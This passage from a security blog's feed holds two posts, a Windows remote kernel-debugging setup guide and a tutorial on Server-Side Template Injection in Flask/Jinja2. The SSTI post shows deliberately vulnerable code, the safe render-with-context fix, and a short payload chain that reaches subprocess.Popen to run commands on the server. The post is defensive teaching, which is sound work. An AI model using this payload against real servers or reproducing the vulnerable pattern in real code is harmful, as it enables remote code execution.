<code class="language-plaintext highlighter-rouge">gzinflate</code> extraction execution trees.</p>]]></content><author><name>sl1nki</name></author><category term="blog" /><summary type="html"><![CDATA[Introduction]]></summary></entry><entry><title type="html">Windows Network-Based Remote Kernel Debugging Setup</title><link href="https://sl1nki.page/blog/2021/01/28/remote-kernel-debugging" rel="alternate" type="text/html" title="Windows Network-Based Remote Kernel Debugging Setup" /><published>2021-01-28T00:00:00+00:00</published><updated>2021-01-28T00:00:00+00:00</updated><id>https://sl1nki.page/blog/2021/01/28/remote-kernel-debugging</id><content type="html" xml:base="https://sl1nki.page/blog/2021/01/28/remote-kernel-debugging"><![CDATA[<p>Here is a quick &amp; basic guide of how to setup a debugger &amp; debuggee (target) for remote kernel debugging in Windows over
the network.</p>

<h2 id="configuration">Configuration</h2>

<p>On Debugger - Get IP</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ipconfig /all
</code></pre></div></div>

<p>On Debuggee - Setup remote kernel debugging</p>

<p>In an <strong>admin</strong> cmd:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bcdedit /dbgsettings NET HOSTIP:&lt;DEBUGGER_IP&gt; PORT:50000
# e.g. bcdedit /dbgsettings NET HOSTIP:172.16.39.2 PORT:50000

# Confirm the settings &amp; copy the 'key' value
bcdedit /dbgsettings

# Confirm debugging is on - Should say 'The operation completed successfully'
bcdedit /debug on
</code></pre></div></div>

<p>On Debugger - Install <a href="https://www.microsoft.com/en-us/p/windbg-preview/9pgjgd53tn86?activetab=pivot:overviewtab">WinDbg Preview</a></p>

<p>On Debugger - Open up WinDbg</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Configure WinDbg to listen for a remote kernel debugging connection
File -&gt; Attach to kernel -&gt; Net (tab)
Port: 50000
Key: &lt;insert key from debuggee&gt;
Target: &lt;leave blank&gt;
Click OK
</code></pre></div></div>

<p>The result should show something like:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Usering NET for debugging
Waiting to reconnect...
</code></pre></div></div>

<h2 id="attempt-to-connect">Attempt to Connect…</h2>

<p>On Debuggee - Reboot the VM</p>

<p>On Debugger - Wait for WinDbg to show something like</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>You can get the target MAC address by running .kdtargetmac command.
Connected to Windows 10 19041 x64 target at (Thu Jan 28 07:46:07.981 2021 (UTC - 8:00)), ptr64 TRUE
Kernel Debugger connection established.
Symbol search path is: srv*
Executable search path is: 
Windows 10 Kernel Version 19041 MP (1 procs) Free x64
Edition build lab: 19041.1.amd64fre.vb_release.191206-1406
Machine Name:
Kernel base = 0xfffff805`69c00000 PsLoadedModuleList = 0xfffff805`6a82a2f0
System Uptime: 0 days 0:00:00.846
KDTARGET: Refreshing KD connection
</code></pre></div></div>

<p>On Debugger - WinDbg may (or may not) break the debuggee on boot.  If it does hit the ‘Go’ button in the top left (sometimes takes 2-3 clicks)</p>

<h2 id="attached-kernel-debugger-ftw">Attached Kernel Debugger FTW!</h2>

<h3 id="test-1">Test 1</h3>

<p>On Debugger - In WinDbg you should be able to click ‘Break’ in the top left (sometimes take 2-3 clicks) to pause the debugee VM</p>

<p>On Debuggee - An easy way to test this is working is to open cmd.exe and watch for the flashing cursor</p>

<p>On Debugger - Click ‘Break’ in WinDbg and the flashing cursor should freeze, and the VM will become unresponsive to direct user input</p>

<p>On Debugger - Click ‘Go’ in WinDbg and the flshing cursor should start flashing again and the VM will become responsive</p>

<h3 id="test-2">Test 2</h3>

<p>On Debugger - In WinDbg click ‘Break’</p>

<p>On Debugger - ‘Debuggee is running…’ should be replaced with a command prompt something like ‘0: kd&gt;’</p>

<p>On Debugger - Run <code class="language-plaintext highlighter-rouge">.reload</code> to load the MS symbols</p>

<p>On Debugger - Run <code class="language-plaintext highlighter-rouge">lm</code> and you should see a list of modules on the debugee</p>]]></content><author><name>sl1nki</name></author><category term="blog" /><summary type="html"><![CDATA[Here is a quick &amp; basic guide of how to setup a debugger &amp; debuggee (target) for remote kernel debugging in Windows over the network.]]></summary></entry><entry><title type="html">Server-Side Template Injection (SSTI)</title><link href="https://sl1nki.page/blog/2021/01/24/ssti" rel="alternate" type="text/html" title="Server-Side Template Injection (SSTI)" /><published>2021-01-24T00:00:00+00:00</published><updated>2021-01-24T00:00:00+00:00</updated><id>https://sl1nki.page/blog/2021/01/24/ssti</id><content type="html" xml:base="https://sl1nki.page/blog/2021/01/24/ssti"><![CDATA[<p>Server-side Template Injection (SSTI) is a vulnerability that stems from the server rendering a template containing
raw, unsanitized user input.  While SSTI can be mistaken for ‘just’ cross-site scripting (XSS) executing arbitrary code
in the browser, the larger danger lies in the relative ease of gaining remote code execution on the server.</p>

<h2 id="flaskjinja2">Flask/Jinja2</h2>

<p>That definition of SSTI is still a little vague though, so what does it really look like?  Let’s use Jinja2 in a
Flask App as an example.</p>

<p>When rendering a response to the user, if the template (or underlying string) is composed with raw, unsanitized user
input prior to being rendered then there is a good chance that it is vulnerable to SSTI.  The vulnerability would most
likely come in the form of string concatenation or string substitution.</p>

<p>String Concatentation<sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">1</a></sup></p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nd">@app.route</span><span class="p">(</span><span class="sh">"</span><span class="s">/page</span><span class="sh">"</span><span class="p">)</span>
<span class="k">def</span> <span class="nf">page</span><span class="p">():</span>
    <span class="n">name</span> <span class="o">=</span> <span class="n">request</span><span class="p">.</span><span class="n">values</span><span class="p">.</span><span class="nf">get</span><span class="p">(</span><span class="sh">'</span><span class="s">name</span><span class="sh">'</span><span class="p">)</span>
    <span class="k">return</span> <span class="nf">render_template_string</span><span class="p">(</span><span class="sh">'</span><span class="s">Hello </span><span class="sh">'</span> <span class="o">+</span> <span class="n">name</span> <span class="o">+</span> <span class="sh">'</span><span class="s">!</span><span class="sh">'</span><span class="p">).</span><span class="nf">render</span><span class="p">()</span>
</code></pre></div></div>

<p>String Substitution/Formatting<sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">2</a></sup></p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nd">@app.errorhandler</span><span class="p">(</span><span class="mi">404</span><span class="p">)</span>
<span class="k">def</span> <span class="nf">page_not_found</span><span class="p">(</span><span class="n">e</span><span class="p">):</span>
    <span class="n">template</span> <span class="o">=</span> <span class="sh">'''</span><span class="s">&lt;div class=</span><span class="sh">"</span><span class="s">center-content error</span><span class="sh">"</span><span class="s">&gt;
        &lt;h1&gt;Oops! That page doesn</span><span class="sh">'</span><span class="s">t exist.&lt;/h1&gt;
        &lt;h3&gt;%s&lt;/h3&gt;
    &lt;/div&gt;</span><span class="sh">'''</span> <span class="o">%</span> <span class="p">(</span><span class="n">request</span><span class="p">.</span><span class="n">url</span><span class="p">)</span>
    <span class="k">return</span> <span class="nf">render_template_string</span><span class="p">(</span><span class="n">template</span><span class="p">),</span> <span class="mi">404</span>
</code></pre></div></div>

<p>In both of those cases, the user input is injected into the template prior to being rendered.  Tim Tomes does a great
job detailing how to exploit SSTI in <a href="https://www.lanmaster53.com/2016/03/11/exploring-ssti-flask-jinja2-part-2/">his blog post</a>
so I’m not going to rehash it here.  The TL;DR is that SSTI in these scenarios leads trivially to RCE.</p>

<p>Okay, so that’s a problem, but how do you fix this?  Ditch Jinja and Flask?
Nah, there’s an easier way.  Render with context!
Does that sound a bit familiar?  It should!  Rendering with context is like using a prepared statement in SQL queries.
When done properly it helps protect your application against this kind of attack.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="n">context</span> <span class="o">=</span> <span class="p">{</span>
        <span class="sh">'</span><span class="s">name</span><span class="sh">'</span><span class="p">:</span> <span class="n">request</span><span class="p">.</span><span class="n">values</span><span class="p">.</span><span class="nf">get</span><span class="p">(</span><span class="sh">'</span><span class="s">name</span><span class="sh">'</span><span class="p">)</span>
    <span class="p">}</span>
    <span class="k">return</span> <span class="nf">render_template_string</span><span class="p">(</span><span class="sh">'</span><span class="s">Hello {{ name }}!</span><span class="sh">'</span><span class="p">,</span> <span class="o">**</span><span class="n">context</span><span class="p">)</span>
</code></pre></div></div>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="n">template</span> <span class="o">=</span> <span class="sh">'''</span><span class="s">&lt;div class=</span><span class="sh">"</span><span class="s">center-content error</span><span class="sh">"</span><span class="s">&gt;
        &lt;h1&gt;Oops! That page doesn</span><span class="sh">'</span><span class="s">t exist.&lt;/h1&gt;
        &lt;h3&gt;{{ url }}&lt;/h3&gt;
    &lt;/div&gt;</span><span class="sh">'''</span>
    <span class="n">context</span> <span class="o">=</span> <span class="p">{</span>
        <span class="sh">'</span><span class="s">url</span><span class="sh">'</span><span class="p">:</span> <span class="n">request</span><span class="p">.</span><span class="n">url</span>
    <span class="p">}</span>
    <span class="k">return</span> <span class="nf">render_template_string</span><span class="p">(</span><span class="n">template</span><span class="p">,</span> <span class="o">**</span><span class="n">context</span><span class="p">),</span> <span class="mi">404</span>
</code></pre></div></div>

<p>Or ideally, render via a static template file</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="n">resp_code</span> <span class="o">=</span> <span class="mi">200</span>
    <span class="n">context</span> <span class="o">=</span> <span class="p">{</span>
        <span class="sh">'</span><span class="s">name</span><span class="sh">'</span><span class="p">:</span> <span class="n">name</span><span class="p">,</span>
        <span class="sh">'</span><span class="s">url</span><span class="sh">'</span><span class="p">:</span> <span class="n">request</span><span class="p">.</span><span class="n">url</span>
    <span class="p">}</span>
    <span class="k">return</span> <span class="nf">render_template</span><span class="p">(</span><span class="sh">'</span><span class="s">my_template.html</span><span class="sh">'</span><span class="p">,</span> <span class="o">**</span><span class="n">context</span><span class="p">),</span> <span class="n">resp_code</span>
</code></pre></div></div>

<p>SSTI shares many similarities with SQL injection.  SQL injection vulnerabilities commonly occur from both string
concatenation and improper use of prepared statements.  In the case of SSTI, the analogous mistake to SQL injection’s
improper use of prepared statements is passing a template with direct user input into <code class="language-plaintext highlighter-rouge">render_template_string</code> instead 
of using a variable within the template and passing the user input in via context.</p>

<p>The bottom line is that if you’re rendering content with user input, make sure that you use a variable in the
template and render it with context to safely include user input on the resulting page.</p>

<h3 id="what-does-an-exploit-look-like">What does an exploit look like?</h3>

<p>If you’re not already familiar with SSTI in Flask/Jinja2, you may be wondering what an exploit of this would look like.
<a href="https://www.lanmaster53.com/2016/03/11/exploring-ssti-flask-jinja2-part-2/">Tim Tomes’ post</a> does a very detailed
walkthrough of it all, but I’ll try to provide a condensed version here.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Is it vulnerable?
{{7*7}}

# How to we get to the root, Object class?  This also implies which version of python is running
{{ ''.__class__.__mro__ }}

# Use the root object class to then get the entire class tree via its subclasses
{{ ''.__class__.__mro__[1].subclasses__() }}

# Find an interesting subclass such as &lt;type 'file'&gt; or &lt;class 'subprocess.Popen'&gt; and interact with the host
# subprocess.Popen example
{{ ''.__class__.__mro__[1].__subclasses__()[213]('/usr/bin/whoami', shell=True, stdout=-1).communicate() }}
</code></pre></div></div>

<h2 id="references">References</h2>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:1">
      <p><a href="https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection">OWASP SSTI</a> <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p><a href="https://www.lanmaster53.com/2016/03/exploring-ssti-flask-jinja2/">lanmaster53’s 2-part series</a> <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>sl1nki</name></author><category term="blog" /><summary type="html"><![CDATA[Server-side Template Injection (SSTI) is a vulnerability that stems from the server rendering a template containing raw, unsanitized user input. While SSTI can be mistaken for ‘just’ cross-site scripting (XSS) executing arbitrary code in the browser, the larger danger lies in the relative ease of gaining remote code execution on the server.]]></summary></entry></feed>